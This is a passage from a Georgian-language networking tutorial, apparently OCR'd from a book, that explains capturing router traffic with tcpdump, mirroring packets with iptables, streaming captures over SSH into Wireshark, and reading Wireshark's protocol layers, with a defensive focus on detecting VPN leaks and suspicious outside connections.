

ამგვარად, შეიძლება სულაც არ დაგჭირდეთ ქსელის პროტოკოლის ანალიზის ცალკე პროგრამა. შეეცადეთ SSH-ით შეუერთდეთ რუტერს და გამოიყენოთ tcpdump. ეს პროგრამა ძალიან ბევრ რუტერს მოჰყვება. ამ პროგრამის გამოყენების სწავლას რაღაც დრო სჭირდება, თუმცა თუ გამოიყენებთ მოკლე სახელმძღვანელოს https://packetlife.net/media/library/12/tcpdump.pdf, ბევრად უფრო გაგიადვილდებათ მისი გამოყენება.



TCPDUMP packetlife.net

Command Line Options

-A	Print frame payload in ASCII	-q	Quick output
-c <count>	Exit after capturing **count** packets	-r <file>	Read packets from **file**
-D	List available interfaces	-s <len>	Capture up to **len** bytes per packet
-e	Print link-level headers	-S	Print absolute TCP sequence numbers
-F <file>	Use **file** as the filter expression	-t	Don't print timestamps
-G <n>	Rotate the dump file every n seconds	-v[v[v]]	Print more verbose output
-i <iface>	Specifies the capture interface	-w <file>	Write captured packets to **file**
-K	Don't verify TCP checksums	-x	Print frame payload in hex
-L	List data link types for the interface	-X	Print frame payload in hex and ASCII
-n	Don't convert addresses to names	-y <type>	Specify the data link type
-p	Don't capture in promiscuous mode	-Z <user>	Drop privileges from root to **user**

Capture Filter Primitives

[src|dst] host <host>	Matches a host as the IP source, destination, or either
ether [src|dst] host <ehost>	Matches a host as the Ethernet source, destination, or either
gateway host <host>	Matches packets which used **host** as a gateway
[src|dst] net <network>/<len>	Matches packets to or from an endpoint residing in **network**
[tcp|udp] [src|dst] port <port>	Matches TCP or UDP packets sent to/from **port**
[tcp|udp] [src|dst] portrange <p1>-<p2>	Matches TCP or UDP packets to/from a port in the given range
less <length>	Matches packets less than or equal to **length**
greater <length>	Matches packets greater than or equal to **length**
(ether|ip|ip6) proto <protocol>	Matches an Ethernet, IPv4, or IPv6 protocol
(ether|ip) broadcast	Matches Ethernet or IPv4 broadcasts
(ether|ip|ip6) multicast	Matches Ethernet, IPv4, or IPv6 multicasts
type (mgt|ctl|data) [subtype <subtype>]	Matches 802.11 frames based on type and optional subtype
vlan [<vlan>]	Matches 802.1Q frames, optionally with a VLAN ID of **vlan**
mpls [<label>]	Matches MPLS packets, optionally with a label of **label**
<expr> <relop> <expr>	Matches packets by an arbitrary expression

Protocols

arp	ip6	slip
ether	link	tcp
fddi	ppp	tr
icmp	radio	udp
ip	rarp	wlan

TCP Flags

tcp-urg	tcp-rst
tcp-ack	tcp-syn
tcp-psh	tcp-fin

Modifiers

! or not	
&& or and	
|| or or	

Examples

udp dst port not 53	UDP not bound for port 53
host 10.0.0.1 && host 10.0.0.2	Traffic between these hosts
tcp dst port 80 or 8080	Packets to either TCP port

ICMP Types

icmp-echoreply	icmp-routeradvert	icmp-tstampreply
icmp-unreach	icmp-routersolicit	icmp-ireq
icmp-sourcequench	icmp-timxceed	icmp-ireqreply
icmp-redirect	icmp-paramprob	icmp-maskreq
icmp-echo	icmp-tstamp	icmp-maskreply

by Jeremy Stretch v2.0


თუ რომელიმე ინტერფეისის მონიტორინგ გინდათ, ჯერ უნდა ნახოთ, რა ინტერფეისები არსებობს ამ რუტერზე, `tcpdump -D` ბრძანება მოგცემთ ასეთი ინტერფეისების სიას. როგორც ქვემოთ მოთავსებული სურათიდან ჩანს, საკმაოდ ბევრი ინტერფეისია მოთავსებული რუტერზე. მათ შორის მოდემი, ეზერნეტი, ვირტუალური ქსელები, უკაბელო ქსელები, და ადგილობრივი ციკლის ადაპტერი eth0, რომლის საშუალებითაც შესაძლებელია გადამრთველში მოძრავი პაკეტების დათვალიერება.

```
root@Router:~# tcpdump -D
1.br0
2.ppp0
3.eth0
4.br1
5.wl0.1
6.wl1.1
7.vlan1
8.eth1
9.vlan2
10.eth2
11.any (Pseudo-device that captures on all interfaces)
12.lo
```


ბრძანებით `tcpdump -i eth0` ხდება ქსელში მოძრავი პაკეტების დანახვა და პაკეტების დაჭერა.

eth0-ს მაგივრად ჩაწერეთ იმ ინტერფეისის სახელები, რომელი ინტერფეისის ნახვაც გინდათ. იმისათვის, რომ ქსელის ყველა ინტერფეისზე მოძრაობას უყუროთ, გამოიყენეთ ბრძანება `tcpdump -i eny`, რაც მთლიანად ქსელში მოძრავი პაკეტების მონიტორინგს განახორციელებს.

თუ დაუმატებთ `-n` გადამრთველს და გამოიყენებთ `tcpdump -n -i eny`-ს, მაშინ დომენის სახელების ნაცვლად დაინახავთ IP მისამართებს და პორტის ნომრებს.



თუ გინდათ, რომ ნახოთ, ვინ იყენებს პორტს, მაგალითად, პორტ 80-ს, მაშინ შეიყვანეთ ბრძანება `tcpdump -n -i eny dest port 80`



რადგან ეს პაკეტები ვებთან მიერთების პაკეტებია, შეიძლება IP მისამართის მაგივრად შესაბამისი web სახელების დანახვა იყოს საჭირო. თუ ამ ბრძანებიდან `-n`-ს ამოაგდებთ, IP მისამართების ნაცვლად დაინახავთ დომენების სახელებს.

ასევე, შეიძლება საინტერესო იყოს, ნახოთ, რა DNS-ს უერთდებიან, ამისათვის `tcpdump -n -i eny port 53` ბრძანება გამოიყენეთ. ეს ბრძანება განსაკუთრებით გამოგადგებათ, თუ VPN-ს იყენებთ და გინდათ, ნახოთ, ხომ არ ხდება DNS გაჟონვები და რომ მომხმარებლები უერთდებიან იმ DNS-ს, რომელზეც თქვენ გინდათ მათი გაგზავნა.

`tcpdump -i ppp0 -vv ip6` ბრძანება შეიძლება გამოგადგეთ VPN-ის გაჟონვების მოსაძებნად, რადგან IP V6-ში ხშირად ხდება ასეთ გაჟონვები. შესაბამისად, ეს ბრძანება დაგეხმარებათ, შეამოწმოთ, გადის თუ არა რამე IPV6 პაკეტები მოდემის ppp0 ინტერფეისის გავლით.

თუ რამდენიმე პორტის ერთდროულად ყურებაა საჭირო, მაშინ გამოიყენეთ or (ან) დამაკავშირებელი ოპერატორი. ანუ ბრძანება: `tcpdump -n -i eny port 53 or port 80 or port 443` გიჩვენებთ პაკეტებს, რომლებიც ყველა ინტერფეისებიდან იგზავნებიან პორტებზე 53, ან 80, ან 443.

ეხლა კი შევეცადოთ დავინახოთ პაკეტები, რომლებიც ქსელში მიერთებული სხვადასხვა კომპიუტერებიდან თუ მოწყობილობებიდან მოდის. მაგალითად, თუ გვაქვს შიგა სერვერი და გვაინტერესებს, გავარკვიოთ უერთდება თუ არა მას ვინმე გარედან. ბრძანება:

```
tcpdump -I any host 192.168.1.81 and not src net 192.168.1.0/24
```

განსაზღვრავს, რომ უნდა გამოიტანოს კავშირები IP მისამართთან `192.168.1.81` (სერვერი), მაგრამ არ უნდა გამოიტანოს კავშირები შიგა ქსელიდან `src net 192.168.1.0/24`. ამგვარად, თუ ეჭვი გაქვთ, რომ სერვერი დავირუსებულია, გაუშვით ეს ბრძანება და პერიოდულად შეამოწმეთ, რამე უცნაური გარე კავშირი ხომ არ გამოჩნდა.

ქსელის ნებისმიერი მოწყობილობისთვის, გარედან შემომავალი კავშირების სანახავად გამოიყენეთ ბრძანება

```
tcpdump -i any dst net 192.168.1.0/24 and not src net 192.168.1.0/24
```

ამ შემთხვევაში შეიძლება მოულოდნელი შედეგი მიიღოთ, რადგან ზოგიერთი ოპერაციული სისტემა ახორციელებს ციკლურ კავშირს გარე სერვერებთან, ამას განსაკუთრებით Windows აკეთებს.

იმის მაგივრად, რომ ინფორმაცია ეკრანზე გამოიტანოთ, შესაძლებელია ბრძანებისაგან მიღებული ინფორმაციის ფაილში გადამისამართება.

```
tcpdump -i any -s 65535 -w capturefile.cap
```

გადაამისამართებს შედეგებს ფაილში `capturefile.cap`, აქ `-s` ნიშნავს რომ პაკეტები სრულად უნდა ჩაიწეროს. საქმე იმაშია, რომ `tcpdump` სტანდარტულად ჭრის პაკეტებს და მხოლოდ 68 ბაიტს ინახავს, `-s` კი ეუბნება, რომ პაკეტები სრულად შეინახოს. ცხადია, ეს შესანახი ფაილის ზომას გაზრდის. `-w` გადამრთველი კი ნიშნავს, რომ მონაცემები ფაილში უნდა ჩაიწეროს.

იმის გამო, რომ ზოგ რუტერს არ აქვს დიდ რაოდენობით ადგილი, ასეთი ფაილების შესანახად ფაილის ზომა შეიძლება შეზღუდული იყოს. შესაბამისად, ძალიან ფრთხილად უნდა გამოიყენოთ ეს ბრძანება, რომ არ გადაავსოთ რუტერი, რამაც შეიძლება მისი ზოგიერთი ფუნქციის გაჩერება გამოიწვიოს. შესაძლებელია, რომ ფაილი ქსელის სხვა კომპიუტერზე შეინახოთ, რასაც ცოტა ქვემოთ განვიხილავთ. მოგვიანებით ამ ფაილის ანალიზი WireShark-ით შეიძლება გააკეთოთ.

თუ WireShark დაყენებულია რუტერზე, მასზე გექნებათ tshark-იც, რომელიც tcpdump-ის მსგავსია, იგივე გადამრთველები აქვს და ოდნავ უკეთეს ანალიზს აკეთებს.

როცა ქსელის კავშირის და პაკეტების სერიოზული ანალიზი გჭირდებათ, ალბათ, უკეთესია გამოიყენოთ გრაფიკულ ინტერფეისიანი WireShark პროგრამა, რომელშიც შეძლებთ, დროებით შეაჩეროთ ინფორმაციის დაჭერა. ამ პროგრამას აქვს ბევრი სხვადასხვა ფილტრი თუ ფუნქცია ქსელის პაკეტების ანალიზისათვის. WireShark უფასოა, მისი ჩამოტვირთვა შეგიძლიათ https://www.wireshark.org საიტიდან. ამ პროგრამის დაყენება შეგიძლიათ Windows, MAC OSX, Linux ოპერაციულ სისტემებზე. შესაბამისად, ის Kali Linux-ზეც მუშაობს. იგი Debian-ის

პროგრამების საცავშიც არსებობს, შესაბამისად, დასაყენებლად გამოიყენება ბრძანება `apt-get install wireshark`.

ახლა კი ვნახოთ, როგორ შეიძლება რეტერიდან თუ Firewall-დან დაჭერილი პაკეტების WireShark-ში შეტანა. ყველა იმ მოწყობილობაზე, რომლებზეც დაყენებულია iptables, პაკეტების დაჭერის ერთ-ერთი მეთოდია ე.წ. პორტის ანარეკლი (Port Mirroring). DD WRT-ზე ეს ბრძანებები ასე გამოიყურება.

```
Iptables -t mangle -A PREROUTING -d 192.168.ip.to.monitor -j TEE - - gateway 192.168.1.wireshark
```

```
Iptables -t mangle -A PREROUTING -s 192.168.ip.to.monitor -j TEE - - gateway 192.168.1.wireshark
```

შესაძლებელია, ამ ბრძანებებში IP მისამართების თქვენი მისამართებით შეცვლა მოგიწიოთ.

სადაც `192.168.ip.to.monitor` არის იმ მანქანის IP მისამართი, რომლის პაკეტების დაჭერაც გინდათ, ხოლო `192.168. 1.wireshark` არის WireShark მანქანის IP მისამართი. ცხადია, `ip.to.monitor` აქ აღნიშნავს IP მისამართის ბოლო ორ რიცხვს და `wireshark` აღნიშნავს IP მისამართის ბოლო რიცხვს. მეორე სტრიქონიც იგივე პრინციპით არის დაწერილი. ასევე, შესაძლებელია SSH-ით შეუერთდეთ რუტერს და იგივე ბრძანებები აკრიფოთ ბრძანებების სტრიქონში. იმის გამო, რომ ეს უკანასკნელი მეთოდი არ მოითხოვს iptables პარამეტრების განსაზღვრას და მარტივად მუშაობს, ბევრი პროფესიონალი სწორედ ასეთ მეთოდს იყენებს. რადგან iptables კონფიგურაცია ზედმეტი შრომაა, თუ შესაძლებელია, ამას გვერდი უნდა აუაროთ.


მაგალითად, პაკეტების დასაჭერად ასეთი ბრძანების გამოყენება შეიძლება

```
SSH root@192.168.1.1 - - "tcpdump -w - -s 65535 'not port 22' "> capture.pcap,
```

სადაც `ssh root@192.168.1.1`-ით ვუერთდებით რუტერს და შემდეგ ბრჭყალებში ვათავსებთ ბრძანებას, რომელიც რუტერს უნდა მივცეთ, სადაც `-w` ნიშნავს ფაილში ჩაწერას და `-s` სრული პაკეტების დაჭერას. ასევე, არ ვიჭერთ პაკეტებს პორტ 22-დან, რადგან ეს პორტი პაკეტების დაჭერის TCP პორტია. ბრძანებისაგან წამოსული ინფორმაცია კი, `> capture.pcap` ბრძანებით, ჩაიწერება `capture.pcap` ფაილში, რომელიც თქვენს კომპიუტერზეა მოთავსებული. ეს ბრძანება განსაკუთრებით საჭიროა, როცა რუტერს არ აქვს ბევრი ადგილი ასეთი ფაილის შესანახად. ეს ბრძანება შეიძლება რამდენიმე საათი ამუშაოთ, იგი დაიჭერს ქსელის ყველა პაკეტს ამ დროის განმავლობაში. გაითვალისწინეთ, რომ თუ ქსელი საკმაოდ დატვირთულია, ამ ფაილის ზომა შეიძლება დიდი იყოს, შესაბამისად, დისკზე საკმაო ადგილია საჭირო.

თუ ამ ბრძანებას გაუშვებთ, რუტერი გკითხავთ პაროლს, პაროლის შეყვანის შემდეგ კი დაიწყება პაკეტების დაჭერა. Ctrl-C კომბინაციით მოხდება ამ ბრძანების შეწყვეტა. ანუ შეწყდება პაკეტების დაჭერის ოპერაცია.

შემდეგ კი გახსენით ეს ფაილი WireShark-ში.



თუ გინდათ, რომ ცოცხალ კავშირს უყუროთ WireShark-ში, გამოიყენეთ ბრძანება

```
SSH root@192.168.1.1 tcpdump –U –s 65535 –w –‘not port 22’ |wireshark –k –i
```


ამ ბრძანებაში `–k –i` გადამრთველები გადაამისამართებენ ინფორმაციას პირდაპირ WireShark-ში. თუ ამ ბრძანებას ავამუშავებთ, გაიხსნება WireShark, თუმცა ჯერ ვერ დაიჭერს პაკეტებს, რადგან რუტერის პაროლის შეყვანაა საჭირო. თუ SSH-ის ფანჯარას დაუბრუნდებით, ნახავთ, რომ სისტემა პაროლის შეყვანას ითხოვს. შეიყვანეთ პაროლი და დაუბრუნდით WireShark ფანჯარას, დაინახავთ, თუ როგორ დაიწყებს პაკეტების დაჭერას WireShark.

ეს ბრძანება კავშირის ყველა პაკეტს იჭერს, ცხადია, თუ SSH-ში შეყვანილ tcpdump ბრძანებას შეცვლით, როგორც ეს ზემოთ განვიხილეთ, შეგეძლებათ, შეამციროთ დაჭერილი პაკეტების რაოდენობა და უყუროთ მხოლოდ თქვენთვის საინტერესო პაკეტებს, მაგალითად, უყუროთ მხოლოდ ერთი IP მისამართის შესაბამის პაკეტებს.


ასევე, შესაძლებელია, რომ შემომავალი ინფორმაცია გაფილტროთ WireShark-ში.

WireShark - ვირუსების და ჰაკერების პოვნა

WireShark – Kali Linux-ს მოჰყვება. თუმცა შეგიძლიათ ჩამოტვირთოთ Windows-სთვის და Mac-ისთვის. ეს პროგრამა ყველა სისტემაში ერთნაირად გამოიყურება. მისი საწყისი ეკრანია:




თუ Start-ს დააჭერთ, გადახვალთ მთავარ ფანჯარაზე:




ამ ეკრანზე ნაჩვენებია პაკეტები, რომლებიც წინასწარ დავიჭირეთ ფაილში. როგორც ხედავთ, პაკეტები გიჩვენებენ გაგზავნის დროს, გამგზავნის IP მისამართს, მიმღების მისამართს, პროტოკოლს და ინფორმაციას, სადაც ხანდახან შეიძლება დაინახოთ გაგზავნილი ბრძანებებიც. პაკეტების განყოფილების ქვემოთ მოთავსებულია განყოფილება, რომელშიც დაინახავთ დაწვრილებით ინფორმაციას პაკეტის შესახებ.

როგორც ხედავთ ფანჯრის ამ ნაწილში დაინახავთ ქსელის ყველა ტიპის პაკეტების მიმოცვლას, კავშირის სხვადასხვა დონეზე. მაგალითად, კავშირის ფიზიკური დონის ინფორმაციის დასანახად გახსენით HTTP ჩარჩო (Frame). დაინახავთ:




TCP/IP			OSI Model	Data Unit	Hardware	Protocols
Network access	2	IEEE 802	Data Link LLC MAC	Frames	Switch, Bridge, NIC	3thernet 802.3, Token Rin5 802.5, ATM, FDDI 802.4, Wi-Fi 802.11, PPP, L2TP, SLIP, ARP, RARP, 802.1AE MACSec, HDLC

თუ გახსნით Ethernet II-ს, დაინახავთ მონაცემთა კავშირის (Data Link) დონის ინფორმაციას, ანუ დანიშნულების და გამგზავნის IP მისამართებს და MAC მისამართებს.



თუ გახსნით Internet Protocol Information-ს, აქ დაინახავთ IP-სთან დაკავშირებულ ინფორმაციას, როგორიც არის: IP SEC, ICMP, NAT, DHCP და სხვა.


TCP/IP			OSI Model	Data Unit	Hardware	Protocols
Internet	3	IP	Network	Packets	Router Brouter	IP, IPSec, ICMP, IGMP, RIP, OSPF, BGP, IPX, SKIP, SWIPE, NAT, IGRP, EIGRP, BOOTP, DHCP, ISIS, ZIP, DDP



თუ გახსნით TCP-ს, დაინახავთ, რომ აქ მოყვანილია მეოთხე კავშირის დონის პროტოკოლები:

TCP/IP			OSI Model	Data Unit	Hardware	Protocols
Host-to-host	4	TCP	Transport	TCP-Segments UDP-Datagram	Gateway	TCP, UDP, SSL/TLS, SPX, SSH-2, ATP


აქ დაინახავთ დატაგრამებს, TCP, UDP. და ტრანსპორტის დონის პროტოკოლებს. TCP, UDP, SSL/TLS, SPX, SSH-2, ATP.



ბოლოს კი ვხედავთ პროგრამულ (Application) პროტოკოლს


TCP/IP			OSI Model	Data Unit	Hardware	Protocols
Application	7		Application	Data	Gateway	S/MIME, SMTP, SNMP, HTTP, LPD, FTP, TFTP, Telnet, POP, SMB, NNTP, CDP, GOPHER, NDS, AFP, SAP, NCP, SET

მონაცემები კი ასე გამოიყურება

